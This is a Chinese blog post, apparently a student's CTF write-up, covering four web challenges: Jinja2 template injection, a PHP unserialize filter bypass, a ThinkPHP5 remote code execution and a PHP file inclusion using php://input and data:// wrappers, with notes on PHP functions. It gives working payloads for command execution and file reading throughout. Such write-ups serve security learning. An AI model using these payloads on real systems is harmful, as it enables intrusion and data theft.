攻防世界Web进阶篇2（3分题）

原创

chuxuezheerer 于 2020-02-07 17:54:35 发布 347 收藏 1

分类专栏： CTF刷题

本文链接：https://blog.csdn.net/chuxuezheerer/article/details/104105075

文章目录


一.Web_python_template_injection

First 解题思路：

通过题目，发现这是一道Python的模版注入（SSTI），作为一个这方面毫无知识储备的小白，只能先开始学习相关知识了。

步骤一：在URL中进行测试，发现表达式被执行了，发现确实存在模版注入：

知识链接：




> jinja2是Flask作者开发的一个模板系统，起初是仿django模板的一个模板引擎，为Flask提供模板支持，由于其灵活，快速和安全等优点被广泛使用。

- jinja2模板中使用 {{ }} 语法表示一个变量，它是一种特殊的占位符。当利用jinja2进行渲染的时候，它会把这些特殊的占位符进行填充/替换，jinja2支持python中所有的Python数据类型比如列表、字段、对象等
- jinja2中的过滤器可以理解为是jinja2里面的内置函数和字符串处理函数。
- 被两个括号包裹的内容会输出其表达式的值

步骤二：查看所有模块：

```
XXXXX/{{''.__class__.__mro__[2].__subclasses__()}}
```



知识链接：

实现文件读取和命令执行：

解题思路-找到父类<type ‘object’>–>寻找子类–>找关于命令执行或者文件操作的模块。

几个魔术方法：


class 返回类型所属的对象
mro 返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
base 返回该对象所继承的基类 // __base__和__mro__都是用来寻找基类的
subclasses 每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表
init 类的初始化方法
globals 对包含函数全局变量的字典的引用

（1）获取字符串的类对象：

```
{{''.__class__}}(两个下划线)
```

(2)寻找基类——类对象中的属性___mro___


```
{{''.__class__.__mro__}}
```



- class.**mro** 获取当前类对象的所有继承类’
- python中类对象有一个属性__mro__， 这个属性返回一个tuple对象，这个对象包含了当前类对象所有继承的基类，tuple中元素的顺序就是MRO（Method Resolution Order） 寻找的顺序
- 从结果中可以发现”对应的类对象str继承的顺序是basestring->object

(3)寻找可用引用——类对象中的方法___subclasses___()

```
{{''.__class__.__mro__[2].__subclasses__()}}
```




这里我们需要用file方法读取文件，在第40个位置。

步骤三：查找flag的文件名和所在位置

两种方法：


（1）直接寻找包含os的模块：

```
{{''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].listdir('.')}}
```



（2）os模块是在warnings.catch_warnings模块 先找warnings.catch_warnings模块

```
{{''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.keys()}}
```



可以看到 linecache函数，os模块就在其中
查看flag文件所在

```
{{''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.values()[13]['eval']('__import__("os").popen("ls").read()')}}
```

> 这里调用的第13个是__builtins__
> 查看其引用__builtins__
> builtins即是引用，Python程序一旦启动，它就会在程序员所写的代码没有运行之前就已经被加载到内存中了,而对于builtins却不用导入，它在任何模块都直接可见，所以这里直接调用引用的模块

步骤四：查看flag：
调用file方法查看flag

```
{{''.__class__.__mro__[2].__subclasses__()[40]('fl4g').read()}}
```

Second 学习内容：

文章借鉴：感谢各位大佬：

[爱春秋-浅析ssti]

https://bbs.ichunqiu.com/thread-47685-1-1.html?from=aqzx8

[从零学习flask模板注]

https://www.freebuf.com/column/187845.html

[python-flask-ssti(模版注入漏洞)]

https://www.cnblogs.com/hackxf/p/10480071.html

[这道题题解]

http://www.manongjc.com/detail/12-tithjiqgqzjujem.html

二.Web_php_unserialize

First 解题思路：

这里应该和进阶篇1中的第五题差不多，都是反序列化的内容

首先打开网页，获得源码，分析：

```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {  //传入的参数可以改变file的属性
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);  //当demo实列销毁时，会高亮文件所指向的内容
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);  //使用base64进行加密
    if (preg_match('/[oc]:\d+:/i', $var)) {  //正则匹配：想要匹配的为o或c:任意长度数字（至少1个） :\i: 不区分大小写
        die('stop hacking!');
    } else {
        @unserialize($var);  //反序列化
    }
} else {
    highlight_file("index.php");
}
?>
```

所以，这里主要是三个点需要注意：

（1）使用了base64进行加密

（2）要满足正则要求

（3）进行了序列化和反序列化

给出解题脚本：

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
    $A = new Demo('fl4g.php');
    $C = serialize($A);
    //string(49) "O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}"
    $C = str_replace('O:4', 'O:+4',$C);//绕过preg_match
    $C = str_replace(':1:', ':2:',$C);//绕过wakeup
    var_dump($C);
    //string(49) "O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}"
    var_dump(base64_encode($C));
    //string(68) "TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ=="
?>
```

借鉴：
https://blog.csdn.net/qq_40884727/article/details/101162105

所以获得解题串

`TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==`

因为是GET方法，所以在URL中构建：

`http://111.198.29.45:52568/index.php?var=TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==`

得到flag：

三.php_rce

First 解题思路：

构造字符串：

```
http://111.198.29.45:51121/index.php?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php%20-r%20%27system(%22cat%20../../../flag%22);%27
```

（我现在还没学会，嘤嘤嘤，不知道为什么这么写==）

Second 学习内容：

借鉴文章，里面内容写的很详细：
ThinkPHP5.x rec 漏洞分析与复现：
https://blog.csdn.net/qq_40884727/article/details/101452478
ThinkPHP5 RCE漏洞重现及分析https://www.freebuf.com/vuls/191847.html

1.PHP中的 strip_tags() 函数

定义和用法
strip_tags() 函数剥去字符串中的 HTML、XML 以及 PHP 的标签。
注释：该函数始终会剥离 HTML 注释。这点无法通过 allow 参数改变。
注释：该函数是二进制安全的。

2.PHP explode() 函数

定义和用法
explode() 函数把字符串打散为数组。
注释：“separator” 参数不能是空字符串。
注释：该函数是二进制安全的。

语法

```
explode(separator,string,limit)
```

参数	描述
separator	必需。规定在哪里分割字符串。
string	必需。要分割的字符串。
limit	可选。规定所返回的数组元素的数目。 可能的值： • 大于 0 – 返回包含最多 *limit* 个元素的数组 • 小于 0 – 返回包含除了最后的 *–limit* 个元素以外的所有元素的数组 • 0 – 返回包含一个元素的数组

3.substr()

定义和用法

substr() 方法可在字符串中抽取从 *start* 下标开始的指定数目的字符。

语法

```
stringObject.substr(start,length)
```

参数	描述
start	必需。要抽取的子串的起始下标。必须是数值。如果是负数，那么该参数声明从字符串的尾部开始算起的位置。也就是说，-1 指字符串中最后一个字符，-2 指倒数第二个字符，以此类推。
length	可选。子串中的字符数。必须是数值。如果省略了该参数，那么返回从 *stringObject* 的开始位置到结尾的字串。

4.PHP ltrim() 函数

定义和用法

ltrim() 函数移除字符串左侧的空白字符或其他预定义字符。

相关函数：

- rtrim() - 移除字符串右侧的空白字符或其他预定义字符。
- trim() - 移除字符串两侧的空白字符或其他预定义字符。

语法

```
ltrim(string,charlist)
```

参数	描述
string	必需。规定要检查的字符串。
charlist	可选。规定从字符串中删除哪些字符。如果省略该参数，则移除下列所有字符： - "\0" - NULL - "\t" - 制表符 - "\n" - 换行 - "\x0B" - 垂直制表符 - "\r" - 回车 - " " - 空格

四.Web_php_include

First 解题过程：

方法一： 绕过大小写

首先查看网页内容，发现是一段PHP的代码，对他进行审计：


```php
<?php
show_source(__FILE__);
echo  $_GET['hello'];
$page=$_GET['page'];
while  (strstr($page,  "php://"))  {
        $page=str_replace("php://",  "",  $page);
}
include($page);
?>
```


发现本网页是将php:// 替换成为空格，

查看strstr()函数

PHP strstr() 函数 定义和用法 strstr() 函数搜索字符串在另一字符串中的第一次出现。

注释：该函数对大小写敏感。如需进行不区分大小写的搜索，请使用 stristr() 函数。

语法

strstr(*string*,*search*,*before_search*)

参数	描述
string	必需。规定被搜索的字符串。
search	必需。规定所搜索的字符串。 如果此参数是数字，则搜索匹配此数字对应的 ASCII 值的字符。
before_search	可选。默认值为 "false" 的布尔值。 如果设置为 "true"，它将返回 *search* 参数第一次出现之前的字符串部分。

因为这个函数对大小写敏感，所以构造一个URL：

`http://111.198.29.45:34527/?page=PHP://input`

为什么使用input函数：

php://input

php://input 是个可以访问请求的原始数据的只读流。 POST 请求的情况下，最好使用 php://input 来代替 $HTTP_RAW_POST_DATA ，因为它不依赖于特定的 php.ini 指令。 而且，这样的情况下 $HTTP_RAW_POST_DATA 默认没有填充， 比激活 always_populate_raw_post_data 潜在需要更少的内存。 *enctype="multipart/form-data"* 的时候 php://input 是无效的。

Note: 在 PHP 5.6 之前 php://input 打开的数据流只能读取一次； 数据流不支持 seek 操作。 不过，依赖于 SAPI 的实现，请求体数据被保存的时候， 它可以打开另一个 php://input 数据流并重新读取。 通常情况下，这种情况只是针对 POST 请求，而不是其他请求方式，比如 PUT 或者 PROPFIND。

之后用burp抓包，写入POST请求

```
<?php system("ls") ?>
```


在php中调用外部命令，可以用如下三种方法来实现：
1） 用php提供的专门函数
php提供共了3个专门的执行外部命令的函数：system()，exec()，passthru()。

system()
原型：string system (string command [, int return_var])
system()函数很其它语言中的差不多，它执行给定的命令，输出和返回结果。第二个参数是可选的，用来得到命令执行后的状态码。
例子：

代码示例:	复制代码
system("/usr/local/bin/webalizer/webalizer");	


原文链接：http://www.jquerycn.cn/a_26997

执行命令，发现得到fl4gisisish3r3.php



再次输入命令：

```
<?php system("cat fl4gisisish3r3.php") ?>
```



得到flag：

```
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
```

第二种方法： data://伪协议执行命令利用

首先了解相关的伪协议内容及用法：

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

> - php5.2.0起，数据流封装器开始有效，主要用于数据流的读取。如果传入的数据是PHP代码，就会执行代码
> - 使用方法:data://text/plain;base64,xxx(base64编码后的数据)

构造：
使用方法:data://text/plain;base64,xxxx(base64编码后的数据)

```
<?php system("dir")?>  //base64编码后使用
```

构造URL：
所执行的PHP代码为：

```
<?php system("ls")?>
```

完整的内容为：

```
http://111.198.29.45:34527/?page=data://text/plain/;base64,<?php system("ls")?>
```

后面的PHP代码进行base64编码：

```
view-source:http://111.198.29.45:34527/?page=data://text/plain/;base64,PD9waHAgc3lzdGVtKCJscyIpPz4=
```

执行：

构造下一步链接：

```
http://111.198.29.45:34527/?page=data://text/plain/;base64,<?php system("cat fl4gisisish3r3.php")?>
```

PHP进行base64编码后：

```
http://111.198.29.45:34527/?page=data://text/plain/;base64,PD9waHAgc3lzdGVtKCJjYXQgZmw0Z2lzaXNpc2gzcjMucGhwIik/Pg==
```

执行：

Second 学习内容：

具体内容已经写在了解题过程中。

1.strstr()函数

2.system()函数


3.PHP://input

4.伪协议用法

